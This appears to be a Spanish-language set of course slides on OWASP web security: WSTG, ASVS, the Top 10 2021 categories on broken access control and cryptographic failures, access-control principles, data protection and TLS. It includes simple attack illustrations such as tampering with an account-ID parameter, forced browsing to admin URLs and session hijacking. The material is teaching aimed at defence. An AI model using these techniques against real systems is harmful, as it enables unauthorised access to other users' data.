
OWASP: WEB SECURITY TESTING GUIDE

- El objetivo del proyecto es ayudar a comprender el qué , por qué , cuándo , dónde y cómo testear aplicaciones web.
- El proyecto ha proporcionado un marco de prueba completo, no una simple lista de verificación o prescripción de problemas que deben abordarse.
- Los lectores pueden utilizar este marco como plantilla para crear sus propios programas de testing.
- La WSTG describe en detalle tanto el marco de prueba general como las técnicas necesarias para implementar el marco en la práctica.

OWASP: WEB SECURITY TESTING GUIDE

- El método de testing seguridad de aplicaciones web de OWASP se basa en el enfoque de caja negra.
- El tester no sabe nada o tiene muy poca información sobre la aplicación que se va a testear.
- Es muy útil para enfocar un pentest de manera organizada o utilizarlo en pruebas de caja blanca como guía para testear de manera organizada.

OWASP: WSTG



OWASP APPLICATION SECURITY VERIFICATION STANDARD (ASVS)

- El Estándar de Verificación de Seguridad de Aplicaciones de **OWASP ASVS** es una lista de requisitos o pruebas de seguridad de aplicaciones que los arquitectos, desarrolladores, evaluadores, profesionales de la seguridad e incluso los consumidores pueden utilizar para definir qué constituye una aplicación segura.

OWASP ASVS

OWASP ASVS

- Tiene como objetivo fijar un standard para normalizar el nivel y el rigor con el que se hacen las verificaciones de seguridad sobre aplicaciones webs.
- La idea es que :
 - Se use como métrica para dar un valor de confianza a las aplicaciones
 - Se use como guía para los desarrolladores puedan construir controles de manera de satisfacer los requisitos de seguridad de la aplicación
 - Se use durante adquisiciones proveyendo una base para especificar requerimientos de seguridad en los contratos

OWASP ASVS: NIVELES

- El estándar para la verificación de seguridad en aplicaciones define tres niveles de verificación para la seguridad, con cada nivel incrementando su profundidad.
 - ASVS Nivel 1 es para todo el software.
 - ASVS Nivel 2 es para las aplicaciones conteniendo datos sensibles, los cuales requieren protección.
 - ASVS Nivel 3 es para las aplicaciones más críticas, aplicaciones realizando transacciones de alto valor, conteniendo datos médicos sensibles, o cualquier aplicación el cual requiera un alto nivel de confianza.

OWASP ASVS: NIVELES

- Cada nivel del ASVS contiene una lista de requerimientos para la seguridad.
- Cada uno de estos requerimientos puede también ser mapeado hacia características y capacidades específicas en seguridad, los cuales deben ser construidos en el software por los desarrolladores.

A01-2021: PÉRDIDA DE CONTROL DE ACCESO

- Sube de la quinta posición a la categoría con el mayor riesgo en seguridad de aplicaciones web
- El 3,81% de las aplicaciones probadas tenían una o más Common Weakness Enumerations (CWEs) con más de 318.000 ocurrencias de CWEs en esta categoría de riesgo.
- Las 34 CWEs relacionadas con la Pérdida de Control de Acceso tuvieron más apariciones en las aplicaciones que cualquier otra categoría.

A01-2021 - PÉRDIDA DE CONTROL DE ACCESO

Las CWE (Common Weakness Enumerations) más importantes incluidas son:

- CWE-200: Exposición de información sensible a un actor no autorizado
- CWE-201: Exposición de información confidencial a través de datos enviados
- CWE-352: Falsificación de Peticiones en Sitos Cruzados (Cross Site Request Forgery, CSRF por sus siglas en inglés).

A01-2021 - PÉRDIDA DE CONTROL DE ACCESO

- Las restricciones sobre lo que los usuarios autenticados pueden hacer no se aplican correctamente.
- Los atacantes pueden explotar estos defectos para acceder, de forma no autorizada, a funcionalidades y/o datos, cuentas de otros usuarios, ver archivos sensibles, modificar datos, cambiar derechos de acceso y permisos, etc.

A01-2021 - PÉRDIDA DE CONTROL DE ACCESO

- Violación del principio de mínimo privilegio o denegación por defecto, según el cual el acceso sólo debe ser permitido para capacidades, roles o usuarios particulares, y no disponible para cualquier persona.
- Eludir las comprobaciones de control de acceso modificando la URL (alteración de parámetros o navegación forzada), el estado interno de la aplicación o la página HTML, o mediante el uso de una herramienta que modifique los pedidos a APIs.
- Permitir ver o editar la cuenta de otra persona, con tan solo conocer su identificador único (referencia directa insegura a objetos)
- Acceder a APIs con controles de acceso inexistentes para los métodos POST, PUT y DELETE.

A01-2021 - PÉRDIDA DE CONTROL DE ACCESO


- Elevación de privilegios. Actuar como usuario sin haber iniciado sesión o actuar como administrador cuando se inició sesión como usuario regular.
- Manipulación de metadatos, como reutilizar o modificar un token de control de acceso JSON Web Token (JWT), una cookie o un campo oculto, manipulándolos para elevar privilegios o abusar de la invalidación de tokens JWT.
- Configuraciones incorrectas de CORS (uso compartido de recursos de origen cruzado) que permiten el acceso a APIs desde orígenes no autorizados o confiables.
- Forzar la navegación a páginas autenticadas siendo usuario no autenticado o a páginas privilegiadas siendo usuario regular.

CONTROL DE ACCESO HTTP (CORS)

- Mecanismo que utiliza cabeceras HTTP adicionales para permitir que un user agent (en-US) obtenga permiso para acceder a recursos seleccionados desde un servidor, en un origen distinto.
- Un agente crea una petición HTTP de origen cruzado cuando solicita un recurso desde un dominio distinto, un protocolo o un puerto diferente al del documento que lo generó.
- Un ejemplo de solicitud de origen cruzado: el código JavaScript frontend de una aplicación web que es localizada en <http://domain-a.com> utiliza XMLHttpRequest para cargar el recurso <http://api.domain-b.com/data.json>.

CONTROL DE ACCESO HTTP (CORS)

- Por razones de seguridad, los exploradores restringen las solicitudes HTTP de origen cruzado iniciadas dentro de un script



CORS EJEMPLO

- Ejemplo CORS
- Mozilla observatory

A01-2021 - PÉRDIDA DE CONTROL DE ACCESO

A01-2021 - EJEMPLOS #1

- La aplicación utiliza datos no verificados en una llamada SQL que accede a información de una cuenta:

```
stmt.setString(1, request.getParameter("acct"));
ResultSet results = stmt.executeQuery();
```

- Un atacante simplemente modifica el parámetro 'acct' en el navegador para enviar el número de cuenta que desee. Si no es verificado correctamente, el atacante puede acceder a la cuenta de cualquier usuario.

```
https://example.com/app/accountInfo?acct=notmyacct
```

A01-2021 - EJEMPLOS #2

- El atacante se dirige a las siguientes urls donde se requiere autenticación y especialmente permisos de admin para acceder a “admin_getapplInfo”.
 - <http://example.com/app/getapplInfo>
 - http://example.com/app/admin_getapplInfo
- Si un usuario sin autenticarse puede acceder entonces hay una vulnerabilidad, al igual que si se logró acceder a admin_getapplInfo sin permisos de admin también hay un problema.

A01-2021 - EJEMPLOS

- Accediendo a <https://catedras.linti.unlp.edu.ar/course/view.php?id=1044> podemos ver el curso de DSA al que todos tenemos permisos para ver.
- Si cambiamos el parametro "id" de la url no deberiamos poder ver el contenido de otro curso al que no estamos matriculados

A01-2021 - EJEMPLOS

- El caso whopper

A01-2021: REFERENCIA DIRECTA INSEGURA A OBJETOS

- Una referencia directa a un objeto ocurre cuando un desarrollador expone una referencia a la implementación interna de un objeto (archivo, directorio, registro de base de datos, una clave, URL o parámetro de un formulario).
- Un atacante puede manipular la referencia para acceder a objetos sin autorización, al menos que exista un control.

A01-2021: REFERENCIA DIRECTA INSEGURA A OBJETOS

- Un atacante, como usuario autorizado en el sistema, simplemente modifica el valor de un parámetro que se refiere directamente a un objeto del sistema a otro objeto para el que el usuario no se encuentra autorizado. ¿Se concede el acceso?
- Las aplicaciones no siempre verifican que el usuario tiene autorización sobre el objetivo.

A01-2021: RIESGO

Agente		Vector de Ataque	Debilidades de Seguridad		Impacto	
App. Específica	Explotabilidad: 2		Prevalencia: 2	Detectabilidad: 2	Técnico: 3	¿Negocio?
La explotación del control de acceso es una habilidad esencial de los atacantes. Las herramientas SAST y DAST pueden detectar la ausencia de controles de acceso pero, en el caso de estar presentes, no pueden verificar si son correctos. Es detectable utilizando medios manuales o de forma automática en algunos <i>frameworks</i> que carecen de controles de acceso.		Las debilidades del control de acceso son comunes debido a la falta de detección automática y a la falta de pruebas funcionales efectivas por parte de los desarrolladores de aplicaciones.	La detección de fallas en el control de acceso no suele ser cubierto por pruebas automatizadas, tanto estáticas como dinámicas.		El impacto técnico incluye atacantes anónimos actuando como usuarios o administradores; usuarios que utilizan funciones privilegiadas o crean, acceden, actualizan o eliminan cualquier registro.	El impacto al negocio depende de las necesidades de la aplicación y de los datos.

A01-2021: REFERENCIAS

- OWASP Proactive Controls: Enforce Access Controls
- OWASP Testing Guide: Authorization Testing
- OWASP Cheat Sheet: Access Control

C7: APLICAR CONTROLES DE ACCESO

C7: APLICAR CONTROLES DE ACCESO

- El control de acceso (o autorización) es el proceso de otorgar o denegar solicitudes específicas de un usuario, programa o proceso.
- El control de acceso también implica el acto de otorgar y revocar esos privilegios .

C7: APLICAR CONTROLES DE ACCESO

- Hay varios tipos diferentes de diseño de control de acceso que se deben considerar.
 - El control de acceso discrecional (Discretionary Access Control (DAC)) es un medio para restringir el acceso a objetos (por ejemplo, archivos, entidades de datos) en función de la identidad y la necesidad de conocer de los sujetos (por ejemplo, usuarios, procesos) y / o grupos a los que pertenece el objeto.
 - El control de acceso obligatorio (Mandatory Access Control(MAC)) es un medio de restringir el acceso a los recursos del sistema en función de la sensibilidad (representada por una etiqueta) de la información contenida en el recurso del sistema y la autorización formal (es decir, autorización) de los usuarios para acceder a la información de tal sensibilidad.

C7: APLICAR CONTROLES DE ACCESO

- El control de acceso basado en roles (Role Based Access Control (RBAC)) es un modelo para controlar el acceso a los recursos donde las acciones permitidas sobre los recursos se identifican con roles en lugar de con identidades de sujetos individuales.
- El Control de acceso basado en atributos (Attribute Based Access Control (ABAC)) otorgará o denegará las solicitudes de los usuarios en función de los atributos arbitrarios del usuario y los atributos arbitrarios del objeto, y las condiciones ambientales que pueden ser reconocidas globalmente y más relevantes para las políticas en cuestión

C7: PRINCIPIOS

- 1 - Diseñe el control de acceso a fondo
 - El control de acceso es una de las áreas principales del diseño de seguridad de aplicaciones que debe diseñarse minuciosamente desde el principio, especialmente cuando se abordan requisitos como el control de acceso de múltiples usuarios
 - El diseño del control de acceso puede comenzar simple, pero a menudo puede convertirse en un control de seguridad complejo y con muchas funciones
 - Al evaluar la capacidad de control de acceso de los frameworks de software, asegúrese de que su funcionalidad de control de acceso permita la personalización para sus necesidades específicas de funciones de control de acceso.

C7: PRINCIPIOS

- 2- Forzar que todas las solicitudes pasen por controles de control de acceso
 - Asegúrese de que todas las solicitudes pasen por algún tipo de capa de verificación de control de acceso
 - Las tecnologías como los filtros Java u otros mecanismos de procesamiento automático de solicitudes son artefactos de programación ideales que ayudarán a garantizar que todas las solicitudes pasen por algún tipo de verificación de control de acceso.

C7: PRINCIPIOS

- 3- Denegar por defecto
 - Denegar por defecto es el principio de que si una solicitud no se permite específicamente, se rechaza
 - Algunos ejemplos de estos son:
 - El código de la aplicación puede generar un error o una excepción al procesar las solicitudes de control de acceso. En estos casos, siempre se debe negar el control de acceso.
 - Cuando un administrador crea un nuevo usuario o un usuario se registra para una nueva cuenta, esa cuenta debe tener un acceso mínimo o nulo de forma predeterminada hasta que se configure ese acceso.
 - Cuando se agrega una nueva función a una aplicación, se debe negar a todos los usuarios el uso de esa función hasta que esté configurada correctamente.

C7: PRINCIPIOS

- 4 - Principio de mínimo privilegio
 - Asegúrese de que a todos los usuarios, programas o procesos se les proporcione el mínimo acceso necesario posible.
 - Tenga cuidado con los sistemas que no proporcionan capacidades de configuración de control de acceso granular.

C7: PRINCIPIOS

- 5 - No codifique roles
 - Muchos marcos de aplicaciones tienen de forma predeterminada un control de acceso basado en roles.
 - Es común encontrar un código de aplicación que esté lleno de comprobaciones de esta naturaleza.

```
if (user.hasRole("ADMIN")) || (user.hasRole("MANAGER")) {  
    deleteAccount();  
}
```

C7: PRINCIPIOS

- La programación basada en roles de esta naturaleza es frágil.
- Es fácil crear comprobaciones de roles incorrectas o faltantes en el código.
- La programación basada en roles no permite la tenencia múltiple.
- Se requerirán medidas extremas como bifurcar el código o verificaciones adicionales para cada cliente para permitir que los sistemas basados en roles tengan diferentes reglas para diferentes clientes.
- Las bases de código grandes con muchas comprobaciones de control de acceso pueden ser difíciles de auditar o verificar la política general de control de acceso de la aplicación

C7: PRINCIPIOS

- En su lugar, considere la siguiente metodología de programación de control de acceso:

```
if (user.hasAccess("DELETE_ACCOUNT")) {  
    deleteAccount();  
}
```

- Las comprobaciones de control de acceso basadas en atributos o características de esta naturaleza son el punto de partida para construir sistemas de control de acceso bien diseñados y ricos en funciones.
- Este tipo de programación también permite una mayor capacidad de personalización del control de acceso a lo largo del tiempo.

C7: PRINCIPIOS

- 6 - Registrar todos los eventos de control de acceso
 - Todas las fallas de control de acceso deben registrarse, ya que pueden indicar que un usuario malintencionado está investigando la aplicación en busca de vulnerabilidades.

UN EJEMPLO REAL

- Coinbase pays out largest bug bounty ever for trading interface flaw. The researcher who discovered the issue was paid \$250,000.
- Coinbase

EN XVWA

- Ejemplo 1: IDOR
- Ejemplo 2: Missing Functional Level Access Control

A02-2021 FALLAS CRIPTOGRÁFICAS

- Subiendo una posición al número 2, anteriormente conocido como Exposición de datos sensibles, que es más un amplio síntoma que una causa raíz
- La atención se centra en las fallas relacionadas con la criptografía (o la falta de ésta). Esto a menudo conduce a la exposición de datos sensibles.

A02-2021 FALLAS CRIPTOGRÁFICAS

Las CWE incluidas son:

- CWE-259: Uso de contraseña en código fuente
- CWE-327: Algoritmo criptográfico vulnerable o inseguro
- CWE-331: Entropía insuficiente.

A02-2021 FALLAS CRIPTOGRÁFICAS

- Muchas aplicaciones no protegen correctamente los datos sensibles, como ser tarjetas de crédito, datos económicos y datos de autenticación.
- Los datos sensibles deben tener protección extra como ser encriptación, tanto cuando están almacenados o en tránsito cuando se intercambia con el browser del cliente.

A02-2021 FALLAS CRIPTOGRÁFICAS

- Las aplicaciones frecuentemente utilizan diseños pobres de criptografía, algoritmos de cifrado inadecuados, errores serios en el uso de criptografía fuerte.
- Vulnerabilidades:
 - No encriptar datos sensibles
 - Usar algoritmos de cifrado caseros.
 - Usar algoritmos fuertes de manera no segura.
 - Usar algoritmos cuya debilidad ya fue probada (MD5, SHA-1, RC3, RC4)
 - Harcodear claves y guardarlas en medios no protegidos

A02-2021 FALLAS CRIPTOGRÁFICAS

- En lugar de atacar la criptografía, los atacantes roban claves, ejecutan ataques Man in the Middle o roban datos en texto plano del servidor, en tránsito, o desde el cliente.
- Se requiere un ataque manual pero pueden utilizarse bases de datos con hashes que han sido hechas públicas para obtener las contraseñas originales utilizando algún mecanismo de crackeo por ejemplo utilizando GPUs.

A02-2021 FALLAS CRIPTOGRÁFICAS

- En los últimos años, este ha sido el ataque de mayor impacto.
- El error más común es simplemente no cifrar los datos sensibles.
- Cuando se emplea criptografía, es común la generación y gestión de claves, algoritmos, cifradores y protocolos débiles.
- En particular algoritmos débiles de hashing para el almacenamiento de contraseñas.

A02-2021 FALLAS CRIPTOGRÁFICAS

- Los fallos con frecuencia comprometen datos que deberían estar protegidos.
- Típicamente, esta información incluye Información Personal Sensible (PII) como registros de salud, datos personales, credenciales y tarjetas de crédito, que a menudo requieren mayor protección.

A3 - LA APLICACIÓN ES VULNERABLE?

- Lo primero es determinar las necesidades de protección de los datos en tránsito y en almacenamiento.
- Por ejemplo, contraseñas, números de tarjetas de crédito, registros médicos, información personal y datos sensibles del negocio requieren protección adicional.
- Si se envía información confidencial a través de Internet sin seguridad en las comunicaciones, un atacante en una conexión inalámbrica compartida podría ver y robar los datos de otro usuario.
- Además, un atacante podría usar SQL Injection para robar contraseñas y otras credenciales de una base de datos de aplicaciones y exponer esa información al público.

A3 - LA APLICACIÓN ES VULNERABLE?

- Tener en cuenta Ley de Protección de los Datos Personales Ley 25.326
 - **Datos personales:** Información de cualquier tipo referida a personas físicas o de existencia ideal determinadas o determinables.
 - **Datos sensibles:** Datos personales que revelan origen racial y étnico, opiniones políticas, convicciones religiosas, filosóficas o morales, afiliación sindical e información referente a la salud o a la vida sexual.

A3 - LA APLICACIÓN ES VULNERABLE?

- Para los datos sensibles hay que pensar en:
 - ¿Algunos de esos datos se guardan en plano? → ¿Considerando backups?
 - ¿Estos datos se transmiten como texto plano? ¿Ya sea Interna o externamente?
 - ¿Se usan algoritmos de cifrado viejos, débiles?
- El manejo de claves de cifrado: ¿Cómo se generan? ¿Cómo se administran? ¿Se rotan? ¿Ante un compromiso existe procedimiento de respuesta?

A3 - EJEMPLOS DE ESCENARIOS DE ATAQUE

- Escenario #1:
 - una aplicación cifra números de tarjetas de crédito en una base de datos utilizando su cifrado automático.
 - Sin embargo, estos datos son automáticamente descifrados al ser consultados, permitiendo que, si existe un error de inyección SQL se obtengan los números de tarjetas de crédito en texto plano.

A3 - EJEMPLOS DE ESCENARIOS DE ATAQUE

- Escenario #2:
 - Un sitio web no utiliza o no fuerza el uso de TLS para todas las páginas, o utiliza cifradores débiles.
 - Un atacante monitorea el tráfico de la red (por ejemplo en una red Wi-Fi insegura), degrada la conexión de HTTPS a HTTP e intercepta los datos, robando las cookies de sesión del usuario.
 - El atacante reutiliza estas cookies y secuestra la sesión del usuario (ya autenticado), accediendo o modificando datos privados.
 - También podría alterar los datos enviados.

A3 - EJEMPLOS DE ESCENARIOS DE ATAQUE

- Escenario #3:
 - Se utilizan hashes simples o hashes sin SALT para almacenar las contraseñas de los usuarios en una base de datos.
 - Una falla en la carga de archivos permite a un atacante obtener las contraseñas. Utilizando una Rainbow Table de valores precalculados, se pueden recuperar las contraseñas originales.

A3: RIESGO

Agente		Vector de Ataque	Debilidades de Seguridad		Impacto	
App. Específica	Explotabilidad: 2	Prevalencia 3	Detectabilidad: 2	Técnico: 3	¿Negocio?	
En lugar de atacar la criptografía, los atacantes roban claves, ejecutan ataques <i>Man in the Middle</i> o roban datos en texto plano del servidor, en tránsito, o desde el cliente. Se requiere un ataque manual pero pueden utilizarse bases de datos con hashes que han sido hechas públicas para obtener las contraseñas originales utilizando GPUs.		En los últimos años, este ha sido el ataque de mayor impacto. El error más común es simplemente no cifrar los datos sensibles. Cuando se emplea criptografía, es común la generación y gestión de claves, algoritmos, cifradores y protocolos débiles. En particular algoritmos débiles de <i>hashing</i> para el almacenamiento de contraseñas. Para los datos en tránsito las debilidades son fáciles de detectar, mientras que para los datos almacenados es muy difícil. Ambos tienen una explotabilidad muy variable.		Los fallos con frecuencia comprometen datos que deberían estar protegidos. Típicamente, esta información incluye Información Personal Sensible (PII) como registros de salud, datos personales, credenciales y tarjetas de crédito, que a menudo requieren mayor protección, según lo definido por las leyes o reglamentos como el PIBR de la UE o las leyes locales de privacidad.		

A3: REFERENCIAS

- OWASP Proactive Controls: Protect Data Everywhere
- OWASP Application Security Verification Standard (V7, 9, 10)
- OWASP Cheat Sheet: Transport Layer Protection
- OWASP Cheat Sheet: User Privacy Protection
- OWASP Cheat Sheet: Password and Cryptographic Storage
- OWASP Cheat Sheet: HSTS
- OWASP Testing Guide: Testing for weak cryptography

C8: CONTROL PROACTIVO: PROTEJA LOS DATOS EN TODAS PARTES

<https://owasp.org/www-project-proactive-controls/v3/en/c8-protect-data-everywhere>

A3 - CLASIFICACIÓN DE LOS DATOS

- Es fundamental clasificar los datos en un sistema y determinar a qué nivel de sensibilidad pertenece cada dato.
- Luego, cada categoría de datos se puede asignar a las reglas de protección necesarias para cada nivel de sensibilidad.
- Por ejemplo, la información de marketing público que no es confidencial puede clasificarse como datos públicos que se pueden colocar en el sitio web público.
- Los números de tarjetas de crédito pueden clasificarse como datos de usuario privados que pueden necesitar ser encriptados mientras están almacenados o en tránsito.

A3 - CIFRADO DE DATOS EN TRÁNSITO

- Al transmitir datos confidenciales a través de cualquier red, se debe considerar la seguridad de las comunicaciones de extremo a extremo (o cifrado en tránsito) de algún tipo.
- TLS es, con mucho, el protocolo criptográfico más común y ampliamente admitido para la seguridad de las comunicaciones.
 - Es utilizado por muchos tipos de aplicaciones (web, servicio web, móvil) para comunicarse a través de una red de forma segura.
 - TLS debe configurarse correctamente en una variedad de formas para defender adecuadamente las comunicaciones seguras.
- El beneficio principal de la seguridad de la capa de transporte es la protección de los datos de la aplicación web contra la divulgación y modificación no autorizadas cuando se transmite entre clientes (navegadores web) y el servidor de aplicaciones web, y entre el servidor de aplicaciones web y el back-end y otros no basados en navegador

C8 - CIFRAR DATOS EN REPOSO

- La primera regla de la gestión de datos confidenciales es evitar almacenar datos confidenciales cuando sea posible.
- Si debe almacenar datos confidenciales, asegúrese de que estén protegidos criptográficamente de alguna manera para evitar la divulgación y modificación no autorizadas.

C8 - CIFRAR DATOS EN REPOSO

- La criptografía es uno de los temas más avanzados de seguridad de la información, y uno cuya comprensión requiere la mayor educación y experiencia.
- Es difícil hacerlo bien porque hay muchos enfoques para el cifrado, cada uno con ventajas y desventajas que los arquitectos y desarrolladores de soluciones web deben comprender a fondo.
- Además, la investigación seria en criptografía se basa típicamente en matemáticas avanzadas y teoría de números, lo que constituye una seria barrera de entrada.

C8 - CIFRAR DATOS EN REPOSO

- En lugar de crear una capacidad criptográfica desde cero, se recomienda encarecidamente que se utilicen soluciones abiertas y revisadas por pares, como el proyecto [Google Tink](#), [Libsodium](#) y la capacidad de almacenamiento seguro integrada en muchos frameworks de software y servicios en la nube.

C8 - CIFRAR DATOS EN REPOSO

- Las aplicaciones móviles corren un riesgo particular de fuga de datos porque los dispositivos móviles se pierden o son robados con regularidad, pero contienen datos confidenciales.
- Como regla general, solo los datos mínimos requeridos deben almacenarse en el dispositivo móvil.
- Pero si debe almacenar datos confidenciales en un dispositivo móvil, entonces los datos confidenciales deben almacenarse dentro del directorio de almacenamiento de datos específico de cada sistema operativo móvil.
- En Android, será el **almacén de claves de Android** y en iOS será el llavero de iOS.

C8 - CIFRAR DATOS EN REPOSO

- Las claves secretas se utilizan en varias aplicaciones de funciones sensibles.
- Por ejemplo, las claves secretas se pueden utilizar para firmar JWT, proteger tarjetas de crédito, proporcionar diversas formas de autenticación y facilitar otras funciones de seguridad sensibles.
- En la gestión de claves, se deben seguir una serie de reglas que incluyen:
 - Asegúrese de que cualquier clave secreta esté protegida contra el acceso no autorizado
 - Almacene las claves en una bóveda de secretos adecuada
 - Utilice claves independientes cuando se requieran varias claves
 - Cree soporte para cambiar algoritmos y claves cuando sea necesario
 - Cree funciones de la aplicación para manejar una rotación de claves

C8 - CIFRAR DATOS EN REPOSO

- Las aplicaciones contienen numerosos "secretos" necesarios para las operaciones de seguridad.
- Estos incluyen certificados, contraseñas de conexión SQL, credenciales de cuentas de servicios de terceros, contraseñas, claves SSH, claves de cifrado y más.
- La divulgación o modificación no autorizada de estos secretos podría llevar a un compromiso total del sistema.

C8 - CIFRAR DATOS EN REPOSO

- Al administrar los secretos de la aplicación, tenga en cuenta lo siguiente.
- No almacene secretos en código, archivos de configuración ni los pase a través de variables de entorno.
- Guarde las claves y sus otros secretos de nivel de aplicación en una bóveda de secretos como [KeyWhiz](#) o el proyecto [Vault](#) de [Hashicorp](#) o [Amazon KMS](#) para proporcionar almacenamiento seguro y acceso a secretos de nivel de aplicación en tiempo de ejecución.

TRANSPORT LAYER PROTECTION

TLS

- Cuando se implementa correctamente, TLS puede proporcionar una serie de beneficios de seguridad:
 - **Confidencialidad:** protección contra que un atacante lea el contenido del tráfico.
 - **Integridad:** protección contra un atacante que modifique el tráfico.
 - **Prevención de reproducción:** protección contra un atacante que reproduce solicitudes en el servidor.
 - **Autenticación:** permite al cliente verificar que está conectado al servidor real (tenga en cuenta que la identidad del cliente no se verifica a menos que se utilicen certificados de cliente).

SSL VS TLS

- Secure Socket Layer (SSL) fue el protocolo original que se utilizó para proporcionar cifrado para el tráfico HTTP, en forma de HTTPS.
- Hubo dos versiones de SSL publicadas: las versiones 2 y 3, ambas tienen serias debilidades criptográficas y ya no deberían usarse.
- Por varias razones, la siguiente versión del protocolo (efectivamente SSL 3.1) se denominó Transport Layer Security (TLS) versión 1.0.
- Posteriormente se lanzaron las versiones 1.1, 1.2 y 1.3 de TLS.
- Los términos "SSL", "SSL / TLS" y "TLS" se usan indistintamente con frecuencia y, en muchos casos, se usa "SSL" cuando se hace referencia al protocolo TLS más moderno.

